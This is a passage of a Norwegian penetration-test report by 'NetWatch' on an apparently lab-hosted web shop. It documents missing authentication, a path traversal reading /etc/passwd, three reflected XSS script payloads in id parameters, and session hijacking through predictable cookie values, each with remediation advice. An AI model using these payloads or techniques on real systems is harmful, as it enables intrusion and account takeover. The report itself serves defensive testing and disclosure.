
NetWatch fikk tilgang både admin-panelet (admin_show.php) og kundeprofilsidene (mypage_show.php) med alt deres innhold, uten å oppgi påloggingsdetaljer i en innloggingsportal.

Admin-panelet:



 Copyright © NetWatch

Kundeprofiler:



Konsekvenser

- En angriper som kjenner til URL-en til admin-panelet kan få full administrativ tilgang uten autentisering
- En angriper kan få tilgang til kundeprofiler direkte ved å gjette id-verdier, uten å være innlogget som noen av kundene

Tiltak

Omdirigering av uautoriserte brukere tilbake til riktig innloggingsside.

 Copyright © NetWatch

Path Traversal

GRAD: HØY	CWE: 22
Beskrivelse	Path Traversal er en sårbarhet hvor en angriper kan få tak i systemfiler og konfigurasjonsfiler til applikasjonen, som ikke skal være tilgjengelige for vanlige brukere.
IP og Lokasjon	192.168.138.133 https://192.168.138.133/searchresults.php
Referanse	https://owasp.org/www-community/attacks/Path_Traversal - OWASP Path Traversal https://cwe.mitre.org/data/definitions/22.html - MITRE Path Traversal


Proof of Concept

NetWatch fant en Path Traversal sårbarhet ved bruk av OWASP ZAP. Den flagget backurl-parameteren i søkefunksjonen på applikasjonen:
https://192.168.138.133/searchresults.php

Path Traversal	
URL:	https://192.168.138.133/searchresults.php
Risk:	High
Confidence:	Medium
Parameter:	backurl
Attack:	/etc/passwd
Evidence:	root:x:0:0
CWE ID:	22
WASC ID:	33
Source:	Active (6 - Path Traversal)
Alert Reference:	6-2
Input Vector:	Form Query

Webapplikasjoner er typisk bygd opp av to typer filer: filer som kan leses i nettleseren (som JS og CSS), og filer som ikke skal være tilgjengelige for brukeren. Ved bruk av «Requester» funksjonen i OWASP ZAP testet NetWatch manuelt med payloaden: /etc/passwd for å se om webserveren returnerte innholdet.

 Copyright © NetWatch



Etter å ha sendt forespørselen returnerte systemet sensitive filer fra Abyss serveren.

 Copyright © NetWatch

Konsekvenser

Alvoret med denne sårbarheten er at angriperen har fått innsyn i serverens mappestruktur og gyldige systembrukernavn (admin og boris). Denne informasjonen kan brukes videre til å nå angriperens mål. I dette eksempelet ble /etc/passwd brukt, men angriperen kan også sende andre filstier og se hva webserveren svarer.

Tiltak

Om ikke backurl-parameteret er nødvendig for fremtidig bruk anbefaler NetWatch å fjerne denne funksjonen.

Cross Site Scripting (Reflected)

GRAD: HØY	CWE: 79
Beskrivelse	Reflected XSS reflekterer en payload tilbake til brukeren, dette er ikke like alvorlig som Persistent XSS som lagrer payloaden i webapplikasjonen. Selv om reflected XSS ikke lagrer payloaden kan det fortsatt være farlig om angriperen sender en lenke med et script, som kjøres når brukeren åpner lenken.
IP og Lokasjon	192.168.138.133 https://192.168.138.133/store_viewdetails.php?id=1 https://192.168.138.133/store_addtobasket.php?id=1 https://192.168.138.133/mypage_show.php?id=1
Referanse	https://owasp.org/www-community/attacks/xss/ - OWASP XSS https://cwe.mitre.org/data/definitions/79.html - MITRE XSS

Proof of Concept

NetWatch fant flere eksempler på reflected XSS i tekst input boksene på webapplikasjonen med OWASP ZAP. Disse er ikke så alvorlige, så vi har valgt å se bort fra dem med tanke på prioritering. MEN hva som er svært alvorlig er funnet hvor en payload kan kjøres i URL søkefeltet! NetWatch fant totalt tre reflected XSS sårbarheter som kan utføres i søkefeltene.

 Copyright © NetWatch

Funn 1: mypage_show.php?id=1

Cross Site Scripting (Reflected)	
URL:	https://192.168.138.133/mypage_show.php?id=%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cp%3E
Risk:	High
Confidence:	Medium
Parameter:	id
Attack:	<script>alert(1);</scRipt>
Evidence:	<script>alert(1);</scRipt>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))
Input Vector:	URL Query String


Den første reflected XSS angrepet ble utført i mypage_show.php?id=1. OWASP ZAP fjernet «1» fra lenken og erstattet den med sin egen payload etter «id=». Dette førte til at når hele lenken kjøres vil brukeren får en alert med meldingen 1.

NetWatch bygde en egen payload for å vise alvoret i dette funnet:



Payload: https://192.168.138.133/mypage_show.php?id=<script>location="https://tenor.com/view/cow-spring-funny-funny-face-moo-gif-9723048952592562146"</script>

Denne lenken, som nå inneholder en payload kan sendes til brukeren, og når den åpnes vil brukeren bli omdirigert til tenor GIF. Heldigvis er denne GIFen ikke så farlig, men en angriper kan enkelt bytte ut den lenken med en ondsinnet en.




 Copyright © NetWatch

Funn 2: store_addtobasket.php?id=1


Cross Site Scripting (Reflected)	
URL:	https://192.168.138.133/store_addtobasket.php?id=%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cp%3E
Risk:	High
Confidence:	Medium
Parameter:	id
Attack:	<script>alert(1);</scRipt>
Evidence:	<script>alert(1);</scRipt>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))
Input Vector:	URL Query String

Det andre reflected XSS angrepet ble utført i store_addtobasket.php?id=1. NetWatch utførte den samme testen og fjernet «1» for å legge til payloaden vår, men nå med google som eksempel:



Payload:
192.168.138.133/store_addtobasket.php?id=<script>location="https://google.com"</script>

Omdirigert til:




 Copyright © NetWatch

Funn 3: store_viewdetails.php?id=1

Cross Site Scripting (Reflected)	
URL:	https://192.168.138.133/store_viewdetails.php?id=%3C%2Fp%3E%3Cscrlpt%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cp%3E
Risk:	High
Confidence:	Medium
Parameter:	id
Attack:	<scrlpt>alert(1);</scRipt>
Evidence:	<scrlpt>alert(1);</scRipt>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))
Input Vector:	URL Query String


Det tredje reflected XSS angrepet ble utført i store_viewdetails.php?id=1. NetWatch utførte den samme testen og fjernet «1» for å legge til payloaden vår:



Payload:

https://192.168.138.133/store_viewdetails.php?id=<script>location="https://google.com"</script>

Omdirigert til:



 Copyright © NetWatch

Konsekvenser

Reflected XSS angrep er alvorlig siden angripere kan plante ondsinnede payloads i URLen og sende til et offer. En angriper kan sende ut phishings e-postser forkledd som viktige bank e-poster til potensielle offere. Angriperen kan i tillegg bruke verktøy som URL-forkorter for å skjule den lange mistenkelige lenken og få den til å se ekte ut. Dette øker sjansen til at flere blir et offer og klikker på lenken som omdirigerer dem fra hva de tror er en viktig lenke til banken deres til et ondsinnet domene.

Tiltak

- **Input validation** bør brukes. Alle funnene utnyttet id parameteren. Funksjonen til dette parameteret krever bare heltall for å fungere, så ved å tvinge fram dette formatet, hindres payloads i å legge seg til i URLen.
- **Sanitering av input** fjerner tegn som ‘, ", <, >, slik at ondsinnet kode ikke når frem til andre brukeres nettlesere.
- **Output encoding** sikrer at farlige tegn blir oversatt til sin klartekst versjon: < blir til < og > blir til > som sørger for at farlig output aldri blir kjørt.

Insecure Session Management

GRAD: HØY	CWE: 330 / 384
Beskrivelse	Insecure Session Management oppstår når en webapplikasjon ikke er i stand til å beskytte brukernes session tokens, som kan føre til session hijacking.
IP og Lokasjon	192.168.138.133
Referanse	https://cwe.mitre.org/data/definitions/330.html - MITRE Use of Insufficiently Random Values https://cwe.mitre.org/data/definitions/384.html - MITRE Session Fixation


Proof of Concept

I persistent XSS sårbarheten forklarte vi hvor alvorlig session hijacking er. I tillegg til resultatene fra sqlmap fant vi også tabeller med sessions id for både kunder og admin-kontoen.



Resultater fra document.cookie eksempelet viser at logon_session=1 tilhører logon_session tabellen, mens admin_session=2 tilhører admin_session tabellen.

Ved å ha all denne informasjonen tilgjengelig er det enkelt for en angriper å endre på sin cookie verdien med uid til å matche ønsket userid for enten som kunde eller admin.



Som demonstrert i bildet endret vi cookie verdien til 2 som ifølge logon_session tabllen er bruker 11 sin, altså testto sin brukerkonto.

 Copyright © NetWatch

Det at webapplikasjonen bruker enkle og forutsigbare tall når session IDer generes er også alvorlig. Cookie som lagres i nettleseren kan derfor enkelt manipuleres til å utføre angrepet demonstrert av NetWatch.

Konsekvenser

Som demonstrert i persistent XSS funnet og i eksempelet over kan en angriper utnytte de forutsigbare sesjons IDene til å hijcake aktive brukersesjoner uten kjennskap til passord. Dette gjelder både for kundekontoer og admin kontoen.

Tiltak

- **Implementere kryptografisk generering** av sessions IDene.
- **Redusere session utløpstiden** fra syv dager til noe lavere.
- **Aktivere Secure flagg** på alle session cookies

Cleartext Storage of Payment Card Data

GRAD: HØY	CWE: 312
Beskrivelse	Applikasjonen lagrer og viser betalingsnummre i klartekst på brukerens profilside. Dette er i strid med PCI DSS-kravene, som krever at kortnumre aldri viser i sin helhet
IP og Lokasjon	192.168.138.133
Referanse	https://cwe.mitre.org/data/definitions/312.html - MITRE Cleartext Storage of Sensitive Information https://support.nets.eu/nb-NO/article/the-payment-card-industry-data-security-standard-pci-dss - NETS PCI DSS

Proof of Concept



cardnumber	expiryyear
12312312	2023
11563300	2026
98373988	2027
45645645	2024
01917488	2027
43745345	2023
43232222	2023

Konsekvenser

Om en angriper får tilgang til en kundes konto, vil ikke bare kontoen deres bli kompromittert, men også bankdetaljer som korttypen, utløpsdatoen og kortnummeret deres. At disse opplysningene lagres og vises i klartekst er i strid med PCI DSS- standarden, som krever at betalingskortdata alltid beskyttes og maskeres ved visning.

Tiltak

- **Masker kortnumre ved visning,** slik at kun de siste fire sifrene vises (PCI DSS-krav)
- **Vurder å erstatte lagring av kortdata i databasen** med en PCI DSS-sertifisert betalingstjenesteleverandør.


 Copyright © NetWatch

Insecure Direct Object Reference (IDOR)

GRAD: HØY	CWE: 639
